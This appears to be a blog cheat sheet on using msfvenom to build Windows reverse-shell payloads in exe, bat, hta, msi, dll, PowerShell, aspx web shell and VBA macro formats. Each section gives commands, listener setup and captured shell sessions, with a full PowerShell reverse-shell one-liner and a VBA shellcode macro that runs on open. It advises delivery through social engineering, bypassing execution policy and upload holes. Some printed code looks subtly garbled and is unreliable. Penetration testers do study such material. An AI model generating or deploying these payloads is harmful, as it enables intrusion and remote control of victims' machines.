

MSFVENOM CHEATSHEET WINDOWS EXPLOITATION



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Requirements:

- Kali Linux
- Windows Machine

MsfVenom Syntax

MsfVenom is a Metasploit standalone payload generator that is also a replacement for msfpayload and msfencode.

Syntax: `msfvenom -p (payload type) lhost=(Listening's_IP) lport=(Listening_Port) -f (Filetype) > (Output Filename)`

Payload and its types

Payloads are malicious scripts that an attacker uses to interact with a target machine in order to compromise it. Msfvenom supports the following platforms and formats to generate the payload: The output format could be in the form of executable files such as exe, php, dll, or as a one-liner.

Two major types of Payloads

Stager: They are commonly identified by second (/) such as windows/meterpreter/reverse_tcp

Stageless: The use of _ instead of the second / in the payload name such as windows/meterpreter_reverse_tcp

Framework Transform Formats	Framework Executable Formats	Framework Platforms
msfvenom --list formats	msfvenom --list formats	msfvenom --list platforms
bash c csharp dw dword hex java js_be js_le num perl pl powershell ps1 py python raw rb ruby sh vbapplication vbscript	asp aspx aspx-exe axis2 dll elf elf-so exe exe-only exe-service exe-small hta-psh jar jsp loop-vbs macho msi msi-nouac osx-app psh psh-cmd psh-net psh-reflection vba vba-exe vba-psh vbs war	aix android apple_ios brocade bsd bsdi cisco firefox freebsd hardware hpux irix java javascript juniper linux mainframe multi netbsd netware nodejs openbsd osx php python r ruby solaris unifi unix unknown windows

As we have mentioned above, this post may help you learn all the possible methods to generate various payload formats for exploiting the Windows Platform.

Executable Payload (exe)

Payload Type: Stager

Executing the following command to create a malicious exe file is a common filename extension denoting an executable file for Microsoft Windows.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe
```

The entire malicious code will be written inside the shell.exe file and will be executed as an exe program on the target machine.

```
(root@kali)~[~/Desktop/msfvenom payloads]
# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Share this file using social engineering tactics and wait for target execution. Meanwhile, launch netcat as a listener for capturing reverse connections.

```
nc -lvp 443
```

```
(root@kali)~[~]
# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49854
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

Powershell Batch File

Payload Type: Stager

Execute the following command to create a malicious batch file, the filename extension .bat is used in DOS and Windows.

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
```

The entire malicious code will be written inside the shell.bat file and will be executed as a .bat script on the target machine.


```
(root@kali)-[~/Desktop/msfvenm payloads]
# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1583 bytes
```

Share this file using social engineering tactics and wait for target execution. Meanwhile, launch netcat as the listener for capturing reverse connections.

```
nc -lvp 443
```

```
(root@kali)-[~]
# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49873
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

HTML Application Payload (HTA)

Payload Type: Stager

An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, Dynamic HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript.

Execute the following command to create a malicious HTA file. The filename extension .hta is used in DOS and Windows.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
```

The entire malicious code will be written inside the shell.hta file and will be executed as a.hta script on the target machine. Use the Python HTTP Server for file sharing.

```
(root@kali)-[~/Desktop/msfvenm payloads]
# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7382 bytes

(root@kali)-[~/Desktop/msfvenm payloads]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
mshta http://192.168.1.3/shell.hta
```

An HTA is executed using the program mshta.exe or by double-clicking on the file.

```
C:\Users\ignite>mshta http://192.168.1.3/shell.hta
C:\Users\ignite>
```

This will bring reverse connection through the Netcat listener, which was running in the background to capture reverse connection.

```
nc -lvp 443
```

```
(root@kali)-[~]
# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49794
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite>
```

Microsoft Installer Payload (MSI)

Windows Installer is also known as Microsoft Installer. An MSI file is a Windows package that provides installation information for a certain installer, such as the programs that need to be installed. It can be used to install Windows updates or third-party software, just like exe. Execute the following command to create a malicious MSI file with the filename extension. msi is used in DOS and Windows. Transfer the malicious code to the target system and execute it.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f msi > shell.msi
```

```
(root@kali)-[~/Desktop/msfvem payloads]
# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
```

Use the command msixec to run the MSI file.

```
msiexec /quiet /qn /i shell.msi
```

```
C:\Users\ignite\Downloads>msiexec /quiet /qn /i shell.msi
```

This will bring reverse connection through the Netcat listener, which was running in the background to capture reverse connection.

```
nc -lvp 443
```

```
(root@kali)-[~]
# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49950
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Dynamic-link library Payload (DLL)

Payload Type: Stager

A DLL is a library that contains code and data that can be used by more than one program.

Execute the following command to create a malicious dll file. The filename extension .dll is used in DOS and Windows. Transfer the malicious code to the target system and execute it.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f dll > shell.dll
```

```
(root@kali)-[~/Desktop/msfvenom payloads]
# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 8704 bytes
```

Use the command rundll32 to run the MSI file.

```
rundll32.exe shell.dll,0
```

```
C:\Users\ignite\Downloads>rundll32.exe shell.dll,0
```

This will bring reverse connection through the netcat listener, which was running in the background to capture reverse connection.

```
nc -lvp 443
```



```
(root@kali)~# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49950
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Powershell Payload (psh-cmd)

Payload Type: Stager

Format – psh, psh-net, psh-reflection, or psh-cmd

The generated payload for psh, psh-net, and psh-reflection formats has a .ps1 extension, and the generated payload for the psh-cmd format has a .cmd extension. Else you can directly execute the raw code inside the Command Prompt of the target system.

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 -f psh-cmd -f raw
```

Execute the following command to generate raw code for the malicious PowerShell program.

```
(root@kali)~# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 -f psh-cmd -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1583 bytes
powershell -w hidden -nop -c $a='192.168.1.3';$b=443;$c=New-Object system.net.sockets.tcpclient;$nb=New-Object System.Text.UTF8Encoding;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInfo.WorkingDirectory='';$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;$es=$p.StandardError;$osread=$os.BaseStream.BeginRead();while ($true) { start-sleep -m 100; if ($osread.IsCompleted -and $osread.Result -ne 0) { $r=$es.BaseStream.Read($nb,0,$nb.Length); if ($r -lt 1) { break; } if ($s.DataAvailable) { $r=$s.Read($nb,0,$nb.Length); if ($r -lt 1) { break; } } } if ($c.Client.Available -eq 0)) { break; }
```

For execution, copy the generated code and paste it into the Windows command prompt. This will bring reverse connection through the netcat listener, which was running in the background to capture reverse connection.

```
nc -lvp 443
```

```
(root@kali)-[~]
# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49994
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

Powershell Payload (ps1)

Payload Type: Stager

A PS1 file is a script, or "cmdlet," used by Windows PowerShell. PS1 files are similar to .BAT and .CMD files, except that they are executed in Windows PowerShell instead of the Windows Command Prompt. Execute the following command to create a malicious PS1 script, with the filename extension. PS1 is used in Windows PowerShell.

```
msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.1.3 lport=443 -f psh > shell.ps1
```

Since the reverse shell type is meterpreter, we need to launch an exploit/multi/handler inside the Metasploit framework.

```
(root@kali)-[~/Desktop/msfvem payloads]
# msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.1.3 lport=443 -f psh > shell.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201308 bytes
Final size of psh file: 938695 bytes
```

PowerShell's execution policy is a safety feature that controls the conditions under which PowerShell loads configuration files and runs scripts. This feature helps prevent the execution of malicious scripts. It prevents the running of all script files, including formatting and configuration files (.ps1xml), module script files (.psm1), and PowerShell profiles (.ps1).

More information is available [here](#).

In order to execute the PS1 script, you need to bypass the execution policy by running the following command in Windows PowerShell and executing the script.

```
powershell -ep bypass
.\shell.ps1
```

```

PS C:\Users\ignite\Downloads> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Downloads> .\shell.ps1
2312
PS C:\Users\ignite\Downloads>

```

```

msfconsole
use exploit/multi/handler
set lhost 192.168.1.3
set lport 443
set payload windows/x64/meterpreter_reverse_https
exploit
sysinfo

```

As soon as the target executes the shell.ps1 script, an attacker will get a reverse connection through a meterpreter session.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) F
t/7.0; rv:11.0) like Gecko'
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) A
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] Meterpreter session 1 opened (192.168.1.3:443 -> 127.0.0.1) at 2021-10-23 17:1

meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS           : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >

```

Web shell Payload (ASPX)

Payload Type: Stageless


An ASPX file is an Active Server Page Extended file for Microsoft's ASP.NET platform. When the URL is viewed, these pages are shown in the user's web browser. ".NET web forms" is another name for them. Execute the following command to create a malicious aspx script, with the filename extension of. aspx.

```
msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f aspx > shell.aspx
```


Since the reverse shell type is meterpreter, we need to launch exploit/multi/handler inside the metasploit framework.

```
(root@kali) - [~/Desktop/msfvenom payloads]
# msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 713 bytes
Final size of aspx file: 4665 bytes
```

You can inject this payload for exploiting [Unrestricted File Upload](#) vulnerability if the target is IIS Web Server.



Execute the upload script in the web browser.



```
msfconsole
use exploit/multi/handler
set lhost 192.168.1.3
set lport 443
set payload windows/x64/meterpreter/reverse_https
exploit
sysinfo
```

As soon as the attacker executes the malicious script, he will get a reverse connection through the meterpreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.147; (UUID: jyxzi20a)
[*] https://192.168.1.3:443 handling request from 192.168.1.147; (UUID: jyxzi20a)
[!] https://192.168.1.3:443 handling request from 192.168.1.147; (UUID: jyxzi20a)
[*] Meterpreter session 1 opened (192.168.1.3:443 -> 127.0.0.1) at 2021-10-23 17:4

meterpreter > sysinfo
Computer      : WIN-JVIR49U7JNG
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
```

Visual Basic Payload (.vba)

Payload Type: Stageless

VBA is a file extension commonly associated with Visual Basic, which supports Microsoft applications such as Microsoft Excel, Office, PowerPoint, Word, and Publisher. It is used to create "macros" that run within Excel. An attacker takes advantage of these features and creates a malicious VB script to be executed as a macro program with Microsoft Excel.

Execute the following command to create a malicious aspx script, with the filename extension.aspx, that will be executed as macros within Microsoft Excel.

Read more from here: [Multiple Ways to Exploit Windows Systems Using Macros](#)

```
msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f vba
```

```

(root@kali)~[~/Desktop/msfvenom payloads]
# msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 753 bytes
Final size of vba file: 4053 bytes
#If Vba7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Ljcuzaqv As Long, ByVal Yvttbsmf As Long, ByVal Vezaswyjt As Long, ByVal Qitiwg As LongPtr, ByVal Jytr As LongPtr, ByVal Tztobiao As Long, ByVal Tzzn As Variant, ByVal Hvnwtqakt As Long) As LongPtr
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Yvttbsmf As Long, ByVal Vezaswyjt As Long, ByVal Qitiwg As LongPtr, ByVal Jytr As LongPtr, ByVal Tztobiao As Long, ByVal Tzzn As Variant, ByVal Hvnwtqakt As Long) As LongPtr
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Vezaswyjt As Long, ByVal Qitiwg As LongPtr, ByVal Jytr As LongPtr, ByVal Tztobiao As Long, ByVal Tzzn As Variant, ByVal Hvnwtqakt As Long) As LongPtr
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Ljcuzaqv As Long, ByVal Yvttbsmf As Long, ByVal Vezaswyjt As Long, ByVal Qitiwg As Long, ByVal Jytr As Long, ByVal Tztobiao As Long, ByVal Tzzn As Variant, ByVal Hvnwtqakt As Long) As Long
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Yvttbsmf As Long, ByVal Vezaswyjt As Long, ByVal Qitiwg As Long, ByVal Jytr As Long, ByVal Tztobiao As Long, ByVal Tzzn As Variant, ByVal Hvnwtqakt As Long) As Long
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Vezaswyjt As Long, ByVal Qitiwg As Long, ByVal Jytr As Long, ByVal Tztobiao As Long, ByVal Tzzn As Variant, ByVal Hvnwtqakt As Long) As Long
#EndIf

Sub Auto_Open()
    Dim Tmtobiao As Long, Tzzn As Variant, Hvnwtqakt As Long
    #If Vba7 Then
        Dim Qitiwg As LongPtr, Jytr As LongPtr
    #Else
        Dim Qitiwg As Long, Jytr As Long
    #EndIf

    Tzzn = Array(252,72,131,228,240,232,204,0,0,0,65,81,65,80,82,72,49,210,81,101,72,139,82,32,65,81,139,66,60,72,1,208,102,129,120,24,11,2,15,133,114,0,0,0,139,128,136,0,0,0,72,133,192,116,103,72,1,208,139,72,24,80,68,139,64,32,78,68,139,64,36,73,1,208,102,65,139,12,72,68,139,64,28,73,1,208,65,139,4,136,72,1,208,65,88,65,88,94,89,90,65,88,65,7,225,73,199,194,76,119,38,7,255,213,83,83,72,137,225,83,90,77,49,192,77,49,201,83,83,73,186,58,86,121,167,0,0,0,0,255,213,13,232,202,0,0,0,47,52,111,79,53,79,100,111,68,109,111,120,95,79,51,52,53,72,107,95,57,53,119,114,102,86,107,68,117,55,90,116,118,111,97,83,84,90,84,53,85,68,95,66,114,52,51,49,117,45,73,97,65,102,86,121,90,90,82,86,107,71,111,56,81,75,73,79,117,83,76,121,51,109,110,87,121,48,115,98,116,77,86,87,76,118,80,89,89,111,74,97,100,110,122,85,104,79,73,66,46,59,255,213,72,137,198,106,10,95,72,137,241,106,31,90,82,104,128,51,0,0,73,137,224,106,4,65,89,73,186,117,70,158,134,68,240,53,224,0,0,0,0,255,213,72,255,207,116,2,235,170,232,85,0,0,0,83,89,106,64,90,73,137,209,193,226,16,73,199,192,26,0,0,0,0,255,213,72,131,196,32,133,192,116,178,102,139,7,72,1,195,133,192,117,210,88,195,88,106,0,89,73,199,194,240)


    Qitiwg = VirtualAlloc(0, UBound(Tzzn), &H1000, &H40)
    For Hvnwtqakt = LBound(Tzzn) To UBound(Tzzn)
        Tmtobiao = Tzzn(Hvnwtqakt)
        Jytr = RtlMoveMemory(Qitiwg + Hvnwtqakt, Tmtobiao, 1)
    Next Hvnwtqakt
    Jytr = CreateThread(0, 0, Qitiwg, 0, 0, 0)
End Sub

Sub AutoOpen()
    Auto_Open
End Sub

Sub Workbook_Open()
    Auto_Open
End Sub

```

Now we open our workbook that has the malicious macros injected into it.



As soon as the attacker executes the malicious script, he will get a reverse connection through the meterepreter session.

```
use exploit/multi/handler
set payload
windows/x64/meterpreter/reverse_https
set lhost 192.168.1.3
set lport 443
exploit
sysinfo
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost => 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[*] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[!] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[*] Meterpreter session 1 opened (192.168.1.3:443 -> 127.0.0.1 ) at 2021-10-23 18

meterpreter > sysinfo
Computer      : DESKTOP-LJPUG1U
OS            : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```